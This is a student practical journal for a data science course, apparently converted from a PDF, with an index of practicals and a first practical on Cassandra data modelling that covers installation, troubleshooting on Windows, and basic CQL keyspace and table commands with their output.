
```
plt.show()

def main():
    cityList = []

    for i in range(0,25):
        cityList.append(City(x=int(random.random() * 200), y=int(random.random() * 200)))

    geneticAlgorithmPlot(population=cityList, popSize=100, eliteSize=20, mutationRate=0.01,
    generations=500)

if __name__ == '__main__':
    main()
```



Index

Sr. No.	Practical Name	Date	Sign
1.	Creating Data Model using Cassandra		
2.	Conversion from different formats to HORUS format		
	A. Text Delimited to HORUS format		
	B. XML to HORUS format		
	C. JSON to HORUS format		
	D. MySQL Database to HORUS format		
	E. Picture (JPEG) to HORUS format		
	F. Video to HORUS format		
	G. AUDIO to HORUS format		
3.	Utilities and Auditing		
	A. Fixers Utilities		
	B. Data Binning		
	C. Averaging of Data		
	D. Outlier Detection		
	E. Audit Logging		
4.	Retrieve Superstep		
	A. Perform the following data processing using R.		
	B. Program to retrieve different attributes of data.		
	C. Data Pattern		
	D. Loading IP_DATA_ALL		
5.	Assess Superstep		
	A. Perform error management on the given data using pandas package.		
		i. Drop the columns where all elements are missing values.	
		ii. Drop the columns where any of the element is missing values.	
		iii. Keep only the rows that contain a maximum of two missing values	
	B. Create a Network Routing Diagram from the given data on routers		
		i. Assess Network Routing – Company	
		ii. Assess Network Routing – Customer	
		iii. Assess Network Routing – Node.py	
	C. Build Directed Acyclic Graph		
		i. Assess – DAG – Location	
		ii. Assess – DAG – GPS	
	D. Picking content for Billboards (Assess – DE – Billboard – Location)		
	E. Understanding Your Online Visitor Data		
		i. Generate GML file from given .csv file	
		ii. Planning an Event for Top-ten Customers	
	F. Planning the Locations of the Warehouses		

Sr. No.	Practical Name		Date	Sign
	G.	Determine new warehouses using the given data		
	H.	Creating a Delivery Route		
	I.	Clark Ltd. – Simple Forex Trading Planner		
	J.	Processing the balance sheet – Financials		
	K.	Generate payroll from the given data		
6.	Processing Data			
	A.	Build the time hub, links and satellites		
	B.	Golden Nominal		
	C.	Vehicle		
	D.	Human – Environment Location		
	E.	Forecasting		
7.	Transforming Data			
	A.	Transform Gunnarsson in Born		
	B.	Transform Gunnarsson Sun Model		
	C.	Building a Data Warehouse		
	D.	Simple Linear Regression		
8.	Organizing Data			
	A.	Horizontal Style		
	B.	Vertical Style		
	C.	Island Style		
	D.	Secure Vault Style		
	E.	Association Rule Mining		
	F.	Create a Network Routing Diagram		
	G.	Picking content for Billboards		
	H.	Creating a Delivery Route		
	I.	Clark Ltd. – Simple Forex Trading Planner		
9.	Generating Data			
	A.	Report Superstep		
	B.	Krennwallner AG (Billboard)		
	C.	Graphic graph A such as Pie_explode, Bar, hbar, Area, and hexbin graph		
	D.	Graphics graph B such as Kernel density estimation and Scatter matrix graph		
10.	Data Visualization with Power BI			
	A.	Import the data from Excel		
	B.	Import the data from OData Feed		
	C.	Combine data		
	D.	Build visuals from the data		

Practical No. 1


Creating Data Model using Cassandra

Creating Data Model using Cassandra.

Cassandra Data Model

Cluster


Cassandra database is distributed over several machines that operate together. The outermost container is known as the Cluster. For failure handling, every node contains a replica, and in case of a failure, the replica takes charge. Cassandra arranges the nodes in a cluster, in a ring format, and assigns data to them.



Keyspace

Keyspace is the outermost container for data in Cassandra. The basic attributes of a Keyspace in Cassandra are:


- **Replication factor:** – It is the number of machines in the cluster that will receive copies of the same data.
- **Replica placement strategy:** – It is nothing but the strategy to place replicas in the ring. We have strategies such as **simple strategy** (rack-aware strategy), **old network topology strategy** (rack-aware strategy), and **network topology strategy** (datacenter-shared strategy).
- **Column families:** – Keyspace is a container for a list of one or more column families. A column family, in turn, is a container of a collection of rows. Each row contains ordered columns. Column families represent the structure of your data. Each keyspace has at least one and often many column families.



Column Family

A column family is a container for an ordered collection of rows. Each row, in turn, is an ordered collection of columns. The following table lists the points that differentiate a column family from a table of relational databases.

Relational Table	Cassandra column Family
A schema in a relational model is fixed. Once we define certain columns for a table, while inserting data, in every row all the columns must be filled at least with a null value.	In Cassandra, although the column families are defined, the columns are not. You can freely add any column to any column family at any time.
Relational tables define only columns and the user fills in the table with values.	In Cassandra, a table contains columns, or can be defined as a super column family.



Data Models of Cassandra and RDBMS


RDBMS	Cassandra
RDBMS deals with structured data.	Cassandra deals with unstructured data.
It has a fixed schema.	Cassandra has a flexible schema.
In RDBMS, a table is an array of arrays. (ROW x COLUMN)	In Cassandra, a table is a list of “nested key-value pairs”. (ROW x COLUMN)

	key x COLUMN value)
Database is the outermost container that contains data corresponding to an application.	Keyspace is the outermost container that contains data corresponding to an application.
Tables are the entities of a database.	Tables or column families are the entity of a keyspace.
Row is an individual record in RDBMS.	Row is a unit of replication in Cassandra.
Column represents the attributes of a relation.	Column is a unit of storage in Cassandra.
RDBMS supports the concepts of foreign keys, joins.	Relationships are represented using collections.

Aim: Creating Data Model using Cassandra.

STEPS FOR INSTALLATION:

1. Download python 2.7.10 and install it.



2. Download Apache Cassandra – 3.11.4 and unzip it.

The screenshot shows a web browser displaying the Apache Cassandra download page at <https://www.apache.org/dyn/closer.lua/cassandra/3.11.14/apache-cassandra-3.11.14-bin.tar.gz>. The page features the Apache Software Foundation logo and navigation links for News, About, Make a Donation, The Apache Way, Join Us, Downloads, and a search bar. The main content area is titled "COMMUNITY-LED DEVELOPMENT 'THE APACHE WAY'" and includes a "SUPPORT APACHE" button. It provides a direct download link for the tarball and notes on verifying the integrity of the file using PGP signatures or hashes.

We suggest the following site for your download:
<https://dlcdn.apache.org/cassandra/3.11.14/apache-cassandra-3.11.14-bin.tar.gz>


HTTP
<https://dlcdn.apache.org/cassandra/3.11.14/apache-cassandra-3.11.14-bin.tar.gz>

BACKUP SITE
<https://dlcdn.apache.org/cassandra/3.11.14/apache-cassandra-3.11.14-bin.tar.gz>


VERIFY THE INTEGRITY OF THE FILES

It is essential that you verify the integrity of the downloaded file using the PGP signature (.asc file) or a hash (.md5 or .sha* file). Please read Verifying Apache Software Foundation Releases for more information on why you should verify our releases.


Verify the PGP signature using PGP or GPG. First download the [KEYS](#) as well as the [asc](#) signature file for the relevant distribution.



3. Open the Cassandra folder and then open the bin folder in it.



4. Right-click Cassandra which has windows Batch file & click run as administrator.




5. Click on Run the Python file with the name Cqlsh in Python version 2.7.10

6. Click on Run and then Run Module.


7. Now type your command after **Cqlsh >>>**

Remedial steps for the ERROR: Java home not found


1. In Search → View advanced system settings then click ENTER.





2. Click on environment variables. [“Works only with java 1.8, not 1.7”]




3. In the environment variables windows. In the system variable section click on new.



4. Enter the variable name as JAVA_HOME.
5. For Variable value- Open the C:// drive to find the following path.
Copy the path & paste it into the path as:
C:\Program files\Java\JDK 1.8.0.25




6. Click on Path in the system variable.



7. Then Click on Edit.

8. Click on New and Type % JAVA_HOME% \ bin



9. Click on OK & Close the Windows.

10. Try running Cassandra again.

If you get the error related to encoding:

Steps:

1. Do not copy/paste the command.
2. Change the encoding system using the following step.
3. Open run. (*win + r*) , Type the command: intl. Cpl. Click on ok.
4. Go to the administrator tab.
5. Click on Change system locale.
6. Checkbox the button with the following message.
7. (*Beta: Use Unicode UTF – 8 for worldwide language support*)
8. Click on ok & then on apply.
9. Restart the system for the changes to apply.

CODE and OUTPUT:

```
Create keyspace keyspace2 with replication = {'class': 'SimpleStrategy',
'replication_factor':3};
use keyspace2;
Create table dept ( dept_id int PRIMARY KEY, dept_name text, dept_loc text);
Insert into dept (dept_id, dept_name, dept_loc) values (101, 'Accounts', 'Mumbai');
Insert into dept (dept_id, dept_name, dept_loc) values (102, 'Marketing', 'Delhi');
Insert into dept (dept_id, dept_name, dept_loc) values (103, 'HR', 'Chennai');
select * from dept;
```

```
cqlsh:keyspace2> select * from dept;
      dept_id | dept_loc | dept_name
-----+-----+-----
      102 |    Delhi | Marketing
      101 |   Mumbai | Accounts
      103 | Chennai |        HR
(3 rows)
```

```
Create table emp ( emp_id int PRIMARY KEY, emp_name text, dept_id int, email text,
phone text );
```

Insert into emp (emp_id, emp_name, dept_id, email, phone) values (1001, 'ABCD', 101, 'abcd@company.com', '1122334455');

Insert into emp (emp_id, emp_name, dept_id, email, phone) values (1002, 'DEFG', 101, 'defg@company.com', '2233445566');

Insert into emp (emp_id, emp_name, dept_id, email, phone) values (1003, 'GHIJ', 102, 'ghij@company.com', '3344556677');

Insert into emp (emp_id, emp_name, dept_id, email, phone) values (1004, 'JKLM', 103, 'jklm@company.com', '4455667788');

```
cqlsh:keyspace2> select * from emp;
+-----+-----+-----+-----+
| emp_id | dept_id | email      | emp_name | phone
+-----+-----+-----+-----+
| 1004  |    103  | jklm@company.com | JKLM    | 4455667788
| 1001  |    101  | abcd@company.com | ABCD    | 1122334455
| 1003  |    102  | ghij@company.com | GHIJ    | 3344556677
| 1002  |    101  | defg@company.com | DEFG    | 2233445566
+-----+-----+-----+-----+
(4 rows)
```

update dept set dept_name='Human Resource' where dept_id=103;

```
cqlsh:keyspace2> select * from dept;
+-----+-----+-----+
| dept_id | dept_loc | dept_name
+-----+-----+-----+
| 102    |   Delhi  | Marketing
| 101    |   Mumbai  | Accounts
| 103    |   Chennai | Human Resource
+-----+-----+-----+
(3 rows)
```

delete from emp where emp_id=1004;

```
cqlsh:keyspace2> select * from emp;
+-----+-----+-----+-----+
| emp_id | dept_id | email      | emp_name | phone
+-----+-----+-----+-----+
| 1001  |    101  | abcd@company.com | ABCD    | 1122334455
| 1003  |    102  | ghij@company.com | GHIJ    | 3344556677
| 1002  |    101  | defg@company.com | DEFG    | 2233445566
+-----+-----+-----+-----+
(3 rows)
```

alter table emp add experience int;

```
cqlsh:keyspace2> select * from emp;
